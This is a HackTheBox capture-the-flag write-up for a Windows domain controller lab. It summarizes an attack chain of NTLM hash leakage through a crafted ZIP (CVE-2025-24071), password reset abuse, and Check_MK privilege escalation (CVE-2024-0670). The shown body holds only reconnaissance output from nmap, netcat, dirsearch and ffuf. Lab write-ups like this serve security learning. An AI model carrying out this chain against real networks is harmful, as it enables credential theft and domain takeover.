NanoCorp
Writeup for HackTheBox NanoCorp machine

Executive Summary
NanoCorp is a hard-difficulty Windows Active Directory machine on HackTheBox. The path to compromise involves abusing Windows shell libraries to capture NetNTLM hashes, exploiting Active Directory permissions to reset credentials, and leveraging a vulnerability in the Check_MK monitoring agent to execute arbitrary code as LocalSystem.
The compromise begins with host reconnaissance, exposing port 80/tcp redirecting to http://nanocorp.htb/ and the Check_MK agent on port 6556/tcp. To gain initial access, the attacker leverages CVE-2025-24071 (a Windows Library-MS file handling vulnerability) to generate a malicious ZIP file. When processed or extracted by the victim, it triggers an SMB request back to the attacker’s machine, leaking the NetNTLMv2 hash of the web_svc account. Cracking this hash yields the account’s plaintext password.
Armed with web_svc credentials, the attacker enumerates Active Directory and discovers that the account has permissions to reset the password of the monitoring_svc account (via membership in a support group or direct ACL delegation). Using bloodyAD, the password of monitoring_svc is reset, allowing the attacker to establish an Evil-WinRM session and obtain the user flag.
For privilege escalation, the attacker exploits CVE-2024-0670 in the installed Check_MK agent. The agent’s installation directory contains writable plugins/configs directories. By planting a custom execution payload (such as a script creating an administrator user or executing a reverse shell) into the writable directory and triggering the agent, the payload executes with the privileges of the Check_MK service (LocalSystem), yielding administrative access on the Domain Controller.
Reconnaissance
Start of with an Nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN NanoCorp.scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 16:34 UTC
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:34
Completed NSE at 16:34, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:34
Completed NSE at 16:34, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:34
Completed NSE at 16:34, 0.00s elapsed
Initiating Ping Scan at 16:34
Scanning 10.129.170.55 [4 ports]
Completed Ping Scan at 16:34, 1.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:34
Completed Parallel DNS resolution of 1 host. at 16:34, 0.00s elapsed
Initiating SYN Stealth Scan at 16:34htb
Scanning 10.129.170.55 [22 ports]
Discovered open port 53/tcp on 10.129.170.55
Discovered open port 3389/tcp on 10.129.170.55
Discovered open port 80/tcp on 10.129.170.55
Discovered open port 445/tcp on 10.129.170.55
Discovered open port 139/tcp on 10.129.170.55
Discovered open port 135/tcp on 10.129.170.55
Discovered open port 9389/tcp on 10.129.170.55
Discovered open port 49671/tcp on 10.129.170.55
Discovered open port 389/tcp on 10.129.170.55
Discovered open port 49664/tcp on 10.129.170.55
Discovered open port 49667/tcp on 10.129.170.55
Discovered open port 636/tcp on 10.129.170.55
Discovered open port 62883/tcp on 10.129.170.55
Discovered open port 3268/tcp on 10.129.170.55
Discovered open port 6556/tcp on 10.129.170.55
Discovered open port 464/tcp on 10.129.170.55
Discovered open port 3269/tcp on 10.129.170.55
Discovered open port 62889/tcp on 10.129.170.55
Discovered open port 62906/tcp on 10.129.170.55
Discovered open port 5986/tcp on 10.129.170.55
Discovered open port 88/tcp on 10.129.170.55
Discovered open port 593/tcp on 10.129.170.55
Completed SYN Stealth Scan at 16:34, 0.58s elapsed (22 total ports)
Initiating Service scan at 16:34
Scanning 22 services on 10.129.170.55
Completed Service scan at 16:35, 60.16s elapsed (22 services on 1 host)
NSE: Script scanning 10.129.170.55.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:35
NSE Timing: About 99.97% done; ETC: 16:36 (0:00:00 remaining)
Completed NSE at 16:36, 40.16s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 10.82s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
Nmap scan report for 10.129.170.55
Host is up, received echo-reply ttl 127 (0.33s latency).
Scanned at 2025-11-10 16:34:48 UTC for 112s

PORT      STATE SERVICE           REASON          VERSION
53/tcp    open  domain            syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http              syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Did not follow redirect to http://nanocorp.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
88/tcp    open  kerberos-sec      syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-11-10 23:34:55Z)
135/tcp   open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?     syn-ack ttl 127
464/tcp   open  kpasswd5?         syn-ack ttl 127
593/tcp   open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack ttl 127
3268/tcp  open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 127
3389/tcp  open  ms-wbt-server     syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: NANOCORP
|   NetBIOS_Domain_Name: NANOCORP
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: nanocorp.htb
|   DNS_Computer_Name: DC01.nanocorp.htb
|   DNS_Tree_Name: nanocorp.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2025-11-10T23:35:50+00:00
| ssl-cert: Subject: commonName=DC01.nanocorp.htb
| Issuer: commonName=DC01.nanocorp.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-20T01:58:09
| Not valid after:  2026-04-21T01:58:09
| MD5:   4f00:467e:e490:4141:7c94:19b7:4ab3:76e6
| SHA-1: 0b96:8038:2148:abee:9372:2809:14f1:b62a:a539:320b
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIQKyceh/nPao5KqGDAS36CdjANBgkqhkiG9w0BAQsFADAc
| MRowGAYDVQQDExFEQzAxLm5hbm9jb3JwLmh0YjAeFw0yNTEwMjAwMTU4MDlaFw0y
| NjA0MjEwMTU4MDlaMBwxGjAYBgNVBAMTEURDMDEubmFub2NvcnAuaHRiMIIBIjAN
| BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwLfVnSlyVXDvehMvpvocpF69XQ4E
| QjHJ0ohAYkNamxD+VV4Lx8Dwtbm9k9aapGiOGQXdTNlmOd9g2GPunPzPD28fzp3F
| bLrV+gD34Oa67Q+aPN3H48jF9MUJJJQzOxRB79AeiZ8bCWSrxh3DiCIHfjTfnkty
| o89SIlFtLymNg9yDk3xSOsOPgYnN9bMWt796BPdTRcsE+5S8d931gwiFPlXhVCTi
| BTcZrkXzQiwxiSSoxNQXn8ihp7DGcESpZUYmXFXhcNBqzImymW1y0jWTCQ9+s5lm
| 2oI96kcKvt2vz81ihgu0vqB5uCwn9KuRYD70BirnVnVh/DBTer2ag/abVQIDAQAB
| oyQwIjATBgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcN
| AQELBQADggEBAHlMDS+PqA8rtEbHY/h6u/eConHuc3dLNtF94m9vSl8SKudVPcL7
| 8czQHDdSUndMyYoDwSkeY2vGGUkXyX/twIuDjE32OuKQAwCo4PsRTvjwpIkJ5ivR
| Jk+R8Fx6EdS6anfEBbKNP7nSag38BVu49H21NnXy/roO089kmMV6kMJ/dBMUC1rL
| lYMic816uMn0NFNzxvNsy2jEMbcFpQ8I27YyATPExl8oqqVssq9sItwH8QZ5+KyS
| QyXQu0HamVqGvAa67/XiZIPtZUcyWWfGE3+6HFndYWdsNFFgneWL0MAj1LyrqE+a
| zzSIlVvjRi21XI+Zb9c/VLOk7LxrEgXLD4w=
|_-----END CERTIFICATE-----
|_ssl-date: 2025-11-10T23:36:30+00:00; +7h00m00s from scanner time.
5986/tcp  open  ssl/http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
| ssl-cert: Subject: commonName=dc01.nanocorp.htb
| Subject Alternative Name: DNS:dc01.nanocorp.htb
| Issuer: commonName=dc01.nanocorp.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-06T22:58:43
| Not valid after:  2026-04-06T23:18:43
| MD5:   2e3e:1a10:10b8:7f43:dc93:a4d9:05ef:6053
| SHA-1: 4674:6312:27ce:e783:91b7:ec00:1746:f114:d669:4ea0
| -----BEGIN CERTIFICATE-----
| MIIDMDCCAhigAwIBAgIQIG1hb/WXAZBNVk/iii5EyjANBgkqhkiG9w0BAQsFADAc
| MRowGAYDVQQDDBFkYzAxLm5hbm9jb3JwLmh0YjAeFw0yNTA0MDYyMjU4NDNaFw0y
| NjA0MDYyMzE4NDNaMBwxGjAYBgNVBAMMEWRjMDEubmFub2NvcnAuaHRiMIIBIjAN
| BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvhk2VBmIaEaly06th345bTcNsYcV
| D4rgwzD861bdYfo3DYKG0XykF5u1O17P/jO7TUokAfQB2IeNTAb77ZU1iK1PdCCX
| bv6jeV+MEgsJcvCUSYdX5eEurSnDgTteegJ5APzUVgleNaFMkQi7rB9gG422AJov
| fJzCxPHm0irdfJt0cH5JRGg1+5zcm3A8FzQ1WxBS0KfmfMKCYhnFufpiUcFMtire
| azOyDb4IXFEpWuDVuPrr0O5GwWIiHlydtfY5u8+AeDaIEFHfP2qtN4T+6BEyadOT
| hdbPLxx53qFxAWVfoHjr6M9RWUHKEVmRBacBa4Jjj5VzEWt0IJM9Nq7/2QIDAQAB
| o24wbDAOBgNVHQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYIKwYBBQUHAwIGCCsGAQUF
| BwMBMBwGA1UdEQQVMBOCEWRjMDEubmFub2NvcnAuaHRiMB0GA1UdDgQWBBQaIgqw
| fFwJfesMFBU9Usbf0k55ODANBgkqhkiG9w0BAQsFAAOCAQEAY84V2Zwkjqqiraun
| KN+g7VoDri61Yn4U6DnVHt2h87gJRNVPukb64oAIqbTuyVRDe9CKtQo8SDul/x/Y
| GbNu0oHXYssqx37uowexR3AwoYkg1rLiRKik1cYbjawVjCUZ8ZEL1OLsMg362uaG
| hEvxeACIwiuoEpPXNWsLr4Vx44ImHMNVEeQg3luTTE/YcaProZO+/7TkB8yj1RbT
| D2hom7Eo8cGz5hVxCsHyv+KjUkWGC/prCEZXKgO+yHwc/ZGQIYnO0gEaNWnxlal5
| hFH4guGtiqkjjSQgPdSrCSxpEE1tHssCualeYyyMtxLq/dNLNSK+uRX+/A0/F7An
| VGJ53g==
|_-----END CERTIFICATE-----
6556/tcp  open  check_mk          syn-ack ttl 127 check_mk extension for Nagios 2.1.0p10
9389/tcp  open  mc-nmf            syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
62883/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
62889/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
62906/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
Service Info: Hosts: nanocorp.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-10T23:35:52
|_  start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 17401/tcp): CLEAN (Timeout)
|   Check 2 (port 59691/tcp): CLEAN (Timeout)
|   Check 3 (port 52311/udp): CLEAN (Timeout)
|   Check 4 (port 36839/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.56 seconds
           Raw packets sent: 26 (1.120KB) | Rcvd: 23 (996B)
The Nmap scan shows a Windows domain controller with typical AD services (LDAP, Kerberos, SMB) and RDP on 3389.
Port 80 hosts a web service (Apache), and an uncommon service on 6556/tcp runs check_mk for Nagios, which could be interesting for further enumeration.
Update /etc/hosts
Before moving on, I update /etc/hosts to resolve the target names locally. I generate the hosts entry with netexec and then append it to /etc/hosts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# generate hosts entry using netexec

┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ netexec smb $IP --generate-hosts-file nanocorp.htb
SMB         10.129.128.179  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)

┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ cat nanocorp.htb
10.129.128.179     DC01.nanocorp.htb nanocorp.htb DC01

# add the entry to /etc/hosts

┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ echo '10.129.128.179     DC01.nanocorp.htb nanocorp.htb DC01' | sudo tee -a /etc/hosts >/dev/null
Enumeration
Check_MK (Port 6556)
I noticed a web service on port 80, but before moving to that I enumerated port 6556 and found a Check_MK agent running. Check_MK (now Checkmk) is an IT infrastructure monitoring tool — a fork and extension of Nagios — that uses small agents deployed on monitored hosts to collect system metrics (CPU, disk, processes, services) and report them to a central monitoring server. The agent listens on TCP 6556 and responds to connections with its version and configuration.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ nc 10.129.170.55 6556
<<<check_mk>>>
Version: 2.1.0p10
BuildDate: Aug 19 2022
AgentOS: windows
Hostname: DC01
Architecture: 64bit
WorkingDirectory: C:\Windows\system32
ConfigFile: C:\Program Files (x86)\checkmk\service\check_mk.yml
LocalConfigFile: C:\ProgramData\checkmk\agent\check_mk.user.yml
AgentDirectory: C:\Program Files (x86)\checkmk\service
PluginsDirectory: C:\ProgramData\checkmk\agent\plugins
StateDirectory: C:\ProgramData\checkmk\agent\state
ConfigDirectory: C:\ProgramData\checkmk\agent\config
TempDirectory: C:\ProgramData\checkmk\agent\tmp
LogDirectory: C:\ProgramData\checkmk\agent\log
SpoolDirectory: C:\ProgramData\checkmk\agent\spool
LocalDirectory: C:\ProgramData\checkmk\agent\local
OnlyFrom:
.
.
.
(\\NT AUTHORITY\SYSTEM,58088,76120,0,3004,56,561250000,107187500,544,13,36108)  Microsoft.ActiveDirectory.WebServices.exe
(\\NT AUTHORITY\SYSTEM,8240,19888,0,2988,8,18437500,25468750,384,15,36108)      check_mk_agent.exe
(\\NT AUTHORITY\SYSTEM,5632,13880,0,2996,5,10156250,9375000,159,3,36108)        svchost.exe
(\\NT AUTHORITY\SYSTEM,1612,7092,0,2968,1,0,312500,139,3,36107) svchost.exe
.
.
.
(\\NT AUTHORITY\SYSTEM,2104,8488,0,3828,2,2187500,312500,137,7,36107)   cmk-agent-ctl.exe
(\\NT AUTHORITY\SYSTEM,2404,11568,0,3836,2,156250,4062500,209,11,36107) vds.exe
(\\NT AUTHORITY\SYSTEM,1608,6756,0,4028,1,312500,781250,114,4,36107)    AggregatorHost.exe
.
.
.
(\\Window Manager\DWM-2,11288,38284,0,720,11,17343750,12656250,710,17,35119)    dwm.exe
(\\NANOCORP\web_svc,2316,11460,0,4100,2,937500,5156250,305,6,35116)     rdpclip.exe
(\\NANOCORP\web_svc,2764,13432,0,2420,2,781250,468750,220,3,35116)      svchost.exe
(\\NANOCORP\web_svc,5020,25904,0,4908,4,1718750,468750,319,2,35116)     svchost.exe
(\\NANOCORP\web_svc,5052,26872,0,2512,4,2500000,1875000,503,10,35116)   sihost.exe
(\\NANOCORP\web_svc,2272,12048,0,3944,2,156250,7187500,186,2,35116)     taskhostw.exe
(\\NT AUTHORITY\SYSTEM,2976,15420,0,4688,2,1562500,781250,225,3,35116)  svchost.exe
(\\NT AUTHORITY\SYSTEM,1552,7864,0,3068,1,156250,0,173,3,35116) svchost.exe
(\\NANOCORP\web_svc,3280,15196,0,1884,3,1093750,4687500,366,8,35116)    ctfmon.exe
(\\NT AUTHORITY\SYSTEM,1960,11068,0,1148,1,156250,937500,165,1,35115)   svchost.exe
(\\NANOCORP\web_svc,27944,92928,0,5832,27,49843750,79531250,1586,35,35114)      explorer.exe
(\\NANOCORP\web_svc,12924,54268,0,3164,12,2343750,1875000,593,16,35109) StartMenuExperienceHost.exe
(\\NANOCORP\web_svc,10048,43500,0,3820,9,781250,2031250,545,10,35109)   TextInputHost.exe
(\\NANOCORP\web_svc,2712,16364,0,6104,2,0,1250000,192,2,35108)  RuntimeBroker.exe
(\\NANOCORP\web_svc,31024,63676,0,864,30,8750000,7031250,682,17,35107)  SearchApp.exe
(\\NANOCORP\web_svc,20236,38724,0,5956,19,7187500,8750000,319,2,35106)  RuntimeBroker.exe
(\\NANOCORP\web_svc,2184,13136,0,7396,2,2031250,625000,223,1,35104)     RuntimeBroker.exe
(\\NT AUTHORITY\SYSTEM,7864,31012,0,7644,7,937500,156250,355,5,35100)   LogonUI.exe
(\\NANOCORP\web_svc,3144,12528,0,8096,3,0,312500,203,1,35094)   AzureArcSysTray.exe
(\\NANOCORP\web_svc,2280,14552,0,2612,2,468750,0,171,2,34996)   svchost.exe
(\\NT AUTHORITY\LOCAL SERVICE,2552,14728,0,2944,2,0,156250,180,4,28876) svchost.exe
(\\NT AUTHORITY\SYSTEM,26268,35848,0,2680,25,4687500,5312500,319,9,614) WmiPrvSE.exe
(\\NT AUTHORITY\SYSTEM,3240,13676,0,5488,3,156250,468750,257,8,125)     svchost.exe
(SYSTEM,0,7064,0,4020,1,0,937500,128,4,125)     svchost.exe
(\\NT AUTHORITY\LOCAL SERVICE,5528,13452,0,3032,5,781250,1562500,257,9,62)    8240 (   WmiPrvSE.exe
<<<>>>
<<<>>>
<<<systemtime>>>
1762818307
Findings
- The Check_MK agent is Version 2.1.0p10, running on Windows Server 2022.
- Agent configuration and runtime paths are exposed (program files,
C:\ProgramData\checkmk\agent\*), including thelocalandpluginsdirectories. - The agent process (
check_mk_agent.exe) is running as NT AUTHORITY\SYSTEM — the agent itself runs with SYSTEM-level access. - There is a local user
NANOCORP\web_svcwith multiple processes (Explorer, SearchApp, etc.), indicating it is an active service account on the host and may have elevated privileges compared to a standard user.
There is a CVE relevant to this product/version: CVE‑2024‑0670. Based on available details, that CVE requires an attacker to have local user access to the system (i.e., you need to be a normal user on the host) before the vulnerability can be exploited to escalate privileges.
- In short: the agent is interesting because it runs as SYSTEM, but exploiting the CVE typically requires local access first.
Web (Port 80)
I checked the web service on port 80 (http://nanocorp.htb). The site is a static web application and the root itself didn’t reveal anything interesting.

I ran dirsearch to look for hidden directories; output showed mostly static assets and uninteresting endpoints.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ dirsearch -u http://nanocorp.htb/ -x 401-404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/HTB/NanoCorp/reports/http_nanocorp.htb/__25-11-09_15-00-12.txt

Target: http://nanocorp.htb/

[15:00:12] Starting:
[15:00:16] 301 -  333B  - /js  ->  http://nanocorp.htb/js/
[15:00:58] 500 -  637B  - /cgi-bin/printenv.pl
[15:01:03] 301 -  334B  - /css  ->  http://nanocorp.htb/css/
[15:01:14] 503 -  401B  - /examples/jsp/index.html
[15:01:14] 503 -  401B  - /examples/jsp/snp/snoop.jsp
[15:01:14] 503 -  401B  - /examples/servlets/index.html
[15:01:14] 503 -  401B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[15:01:14] 503 -  401B  - /examples
[15:01:14] 503 -  401B  - /examples/servlets/servlet/CookieExample
[15:01:14] 503 -  401B  - /examples/servlet/SnoopServlet
[15:01:14] 503 -  401B  - /examples/servlets/servlet/RequestHeaderExample
[15:01:14] 503 -  401B  - /examples/websocket/index.xhtml
[15:01:14] 503 -  401B  - /examples/
[15:01:20] 301 -  334B  - /img  ->  http://nanocorp.htb/img/
[15:01:23] 200 -    1KB - /js/
On http://nanocorp.htb/js/ we have a main.js, but it does not contain anything useful.

Using a subdomain wordlist (n0kovo_subdomains) and ffuf , I discovered a subdomain:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/HTB/NanoCorp/n0kovo_subdomains]
└─$ ffuf -w n0kovo_subdomains_small.txt -u http://nanocorp.htb/  -H "Host: FUZZ.nanocorp.htb"  -fw 22

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://nanocorp.htb/
 :: Wordlist         : FUZZ: /home/kali/HTB/NanoCorp/n0kovo_subdomains/n0kovo_subdomains_small.txt
 :: Header           : Host: FUZZ.nanocorp.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 22
________________________________________________

hire                    [Status: 200, Size: 2520, Words: 646, Lines: 68, Duration: 272ms]
:: Progress: [200000/200000] :: Job [1/1] :: 163 req/sec :: Duration: [0:20:28] :: Errors: 0 ::
Again added the subdomain to /etc/hosts and visited http://hire.nanocorp.htb/.
1
echo '10.129.128.179     hire.nanocorp.htb' | sudo tee -a /etc/hosts >/dev/null
http://hire.nanocorp.htb/
Here, I can see a hiring page where users can apply for different jobs. The page asks to upload a ZIP file for the resume instead of the usual PDF. This is unusual and could be interesting for testing file upload functionality.
